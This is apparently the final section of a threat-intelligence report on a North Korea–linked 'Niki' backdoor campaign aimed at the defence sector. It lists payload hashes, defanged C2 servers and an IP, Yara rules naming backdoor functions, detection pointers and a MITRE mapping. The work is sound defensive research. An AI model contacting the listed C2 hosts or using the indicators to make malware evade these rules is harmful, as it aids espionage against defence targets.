The dropper will in addition execute a decoy file, similar as before with a position description for Lockheed Martin (a different job title however). The decoy is shown in Figure 21.




Figure 21 – Decoy PDF, highly likely an actual job description

The decrypted payload will be dropped to C:\ProgramData and has the following properties:

Filename: desktop.ini

MD5: a8ed2e894dd32e31dc7a19b5c27686c5

SHA1: 5d40a3422b4d5fa9c77eb5c6fd7605c26fa7f0e7

SHA256:

162b24784dd0dd19c2ce08961a9b836b5ff645d1d02da9c18616a0d348467e61

Compiled Time: 2024-05-25 (25th May 2024)

C2: http://playboys[.]chickenkiller[.]com/index.php

Conclusion

With low confidence we attribute this threat campaign to a North Korean nexus espionage group, specifically, the Kimsuky threat group (also known as APT43 or Emerald Sleet). There's a few indicators that point to Kimsuky being behind the campaign and new backdoors:

- Job description lures – the last few months these have only increased as subject of decoys and campaigns as described in multiple public reports;
- The PDF was created on a Korean-language system;
- Targeting of Military, Defense & Aerospace sector, a "juicy" and common target of the threat group;
- While the backdoors appear new, there are some similarities with previously observed malware created by the Kimsuky threat group, for example, the familiar command string format "**%s%sc %s >%s 2>&1**".

The backdoors we've analysed in the Niki threat campaign are simple yet elegant and have proven to be powerful tools in the threat group's arsenal: packing a punch in capabilities, yet stealthy enough to fly under the radar.

Furthermore, we assess, again with low confidence, there are multiple developers handling the code. This is based on the code style (some observed before in other Kimsuky attack campaigns & malware) and encryption methods used: they are quite different and have a distinct touch of an advanced malware developer.

It’s possible, but entirely speculative, that some of the backdoor creation capabilities have been outsourced to developers outside of North Korea.

A trend to watch out for is North Korean nexus groups developing other Golang-based malware, and potentially distinct toolsets or implants in other programming languages that have risen in popularity the last few years (e.g. Nim).

The final section of this report, Detection, provides detection efforts such as Indicators of Compromise, Yara rules and suggestions for SIEM technologies such as Sentinel, tooling such as Sigma and so on. Finally, a MITRE mapping is provided. We hope this report has proven useful to you and we welcome any feedback.

Detection

Indicators of Compromise (IOCs)

Indicator	Type	Purpose
vjVr53p.yOOL	File name	Payload (encoded)
zT1fbtn.oN5L	File name	Payload
CacheDB	Service name	Payload persistence
4f463f3fe541288d16ffd89f81d83d7e9e7e5a5e476850eac48c782a61a26bc0	SHA256 Hash	RAR archive containing JSE dropper
24a42a912c6ad98ab3910cb1e031edbdf9ed6f452371d5696006c9cf24319147	SHA256 Hash	JSE Dropper
3314b6ea393e180c20db52448ab6980343bc3ed623f7af91df60189fec637744	SHA256 Hash	Payload
a637d9836285254831c80fdd407f4dae440ad382a23ca12abae2d721cffe913f	SHA256 Hash	Payload
faca8b6f046dad8f0e27a75fa2dc5477d3ccf44adced64481ef1b0dd968b4b0e	SHA256 Hash	Dropper (ZIP)
cca1705d7a85fe45dce9faec5790d498427b3fa8e546d7d7b57f18a925fdfa5d	SHA256 Hash	Dropper

5b3cc9cced1ef0cb0bba5549cc2ac09c49ae10554d2409ea16bc5e118d278c15	SHA256 Hash	Payload
000e2926f6e094d01c64ff972e958cd38590299e9128a766868088aa273599c7	SHA256 Hash	Dropper (Golang)
162b24784dd0dd19c2ce08961a9b836b5ff645d1d02da9c18616a0d348467e61	SHA256 Hash	Payload
http://download[.]uberlingen[.]com/index.php	URI	C2 server
http://en[.]uberlingen[.]com/index.php	URI	C2 server
http://imagedownload[.]ignorelist[.]com/index.php	URI	C2 server
http://download-attachments[.]mooo[.]com/down.php?ctx=bin&id=danielinternal	URI	Dropper download server
http://playboys[.]chickenkiller[.]com/index.php	URI	C2 server
Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML, like Gecko) Chrome / 109.0.3729.169 Safari / 537.36	User Agent	Payload UA
67[.]217[.]62[.]219	IP Address	Resolved IP from C2 servers

Note the following hashes were also discovered, however, these are likely artefacts from other researchers:

- 62840447d4d17f14047d7aa0b0916ed94114741846fbac3743e0b393a0273a9c
- c94a5817fcd6a4ea93d47d70b9f2b175923a8b325234a77f127c945ae8649874

The C2 servers described here appear to be fairly unique. We recommend to monitor and pivot on these further in order to reveal potential new campaigns.

Yara Rules

We have named the backdoors respectively “NikiHTTP” and “NikiGo” due to the debug paths. We’ve provided 3 Yara rules.

```
rule NikiHTTP
{
meta:
        description = "Identifies NikiHTTP, a versatile backdoor by (likely) Kimsuky."
        author = "@bartblaze, @nsquar3"
        date = "2024-06"
        tlp = "White"
        hash_a =
"3314b6ea393e180c20db52448ab6980343bc3ed623f7af91df60189fec637744"
        hash_b =
"c94a5817fcd6a4ea93d47d70b9f2b175923a8b325234a77f127c945ae8649874"

strings:
        $cmd = {4? 8d 0d be 2f 03 00 4? 85 c0 4? 8d 15 8c 2f 03 00}
        $str_1 = "%s%sc %s >%s 2>&1" ascii wide
        $str_2 = "%s%sc %s 2>%s" ascii wide
        $str_3 = "%s:info" ascii wide

        //D:\02.data\03.atk-tools\engine\niki\httpSpy\..\bin\httpSpy.pdb
        $pdb_full = "\\02.data\\03.atk-tools\\" ascii wide
        $pdb_httpspy = "\\bin\\httpSpy.pdb" ascii wide

        $code = { 0f 57 c0 4? 89 7? ?? 33 c0 c7 4? ?? 68 00 00 00 0f 11 4? ?? c7 4?
?? 01 00 00 00 66 4? 89 7? 00 0f 11 4? ?? 4? 89 4? ?? 0f 11 4? ?? c7 44 ?? ?? 53 71
80 60 0f 11 4? ?? c7 44 ?? ?? 71 79 7c 5c 0f 11 4? ?? c7 44 ?? ?? 6d 80 74 63 0f 11
4? ?? 88 44 ?? ?? 0f 11 4? ?? 0f 1f 44 00 00 }

condition:
        uint16(0) == 0x5A4D and (
        $cmd or (2 of ($str_*)) or
        any of ($pdb_*) or $code
        )
}
```

```
rule NikiGo
{
meta:
        description = "Identifies NikiGo, a Go dropper by (likely) Kimsuky."
        author = "@bartblaze, @nsquar3"
        date = "2024-06"
        tlp = "White"
        hash =
"000e2926f6e094d01c64ff972e958cd38590299e9128a766868088aa273599c7"

strings:
        $go = "Go build ID:"

        $func1 = "main.ParseCommandLine" ascii wide fullword
        $func2 = "main.RunCmd" ascii wide fullword
        $func3 = "main.HttpGet" ascii wide fullword
        $func4 = "main.SelfDel" ascii wide fullword
        $func5 = "main.RandomBytes" ascii wide fullword

        $pdb_src = "C:/Users/niki/go/src/niki/auxiliary/engine-binder/main.go" ascii
wide
        $pdb_path = "/Users/niki/go/src/niki/auxiliary/engine-binder/" ascii wide

condition:
        uint16(0) == 0x5A4D and $go and (
        all of ($func*) or
        any of ($pdb*)
        )
}
```

```
import "pe"
rule NikiCert
{
meta:
        description = "Identifies Nexaweb digital certificate used in (likely) Kimsuky
campaign."
        author = "@bartblaze, @nsquar3"
        date = "2024-06"
        tlp = "White"
        hash_a =
"cca1705d7a85fe45dce9faec5790d498427b3fa8e546d7d7b57f18a925fdfa5d"
        hash_b =
"000e2926f6e094d01c64ff972e958cd38590299e9128a766868088aa273599c7"

condition:
        uint16(0) == 0x5A4D and
    for any i in (0 .. pe.number_of_signatures) : (
                pe.signatures[i].serial ==
"03:15:e1:37:a6:e2:d6:58:f0:7a:f4:54:c6:3a:0a:f2"
    )
}
```

You can find a copy of the Yara rules in the repository here:

https://github.com/bartblaze/Yara-rules

Detection Opportunities

There are several detection opportunities to develop other rules or queries that can be leveraged in the detection system or technology of your choice. A few pointers:

- A Windows service named “CacheDB” that does *not* have Program Files, System32 or other known good locations in its folder path;
- An executable file with a double file extension such as *.pdf.scr;*
- An *.ini* file in C:\ProgramData.

It’s important to always establish a baseline and finetune the rules further before implementing this in operational detection mechanisms.

MITRE ATT&CK

Stage	Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing	Spearphishing Attachment
Execution	T1204	User Execution	Malicious File
Persistence	T1547	Registry Run Keys/Startup Folder	Persistence via Registry
Defense Evasion	T1027	Obfuscated Files or Information	Encoding/Encryption
Command and Control	T1071	Application Layer Protocol	Use of C2 server
Discovery	T1082	System Information Discovery	Reconnaissance
Collection	T1113	Screen Capture	Collect Data
Exfiltration	T1041	Exfiltration Over C2 Channel	Data Exfiltration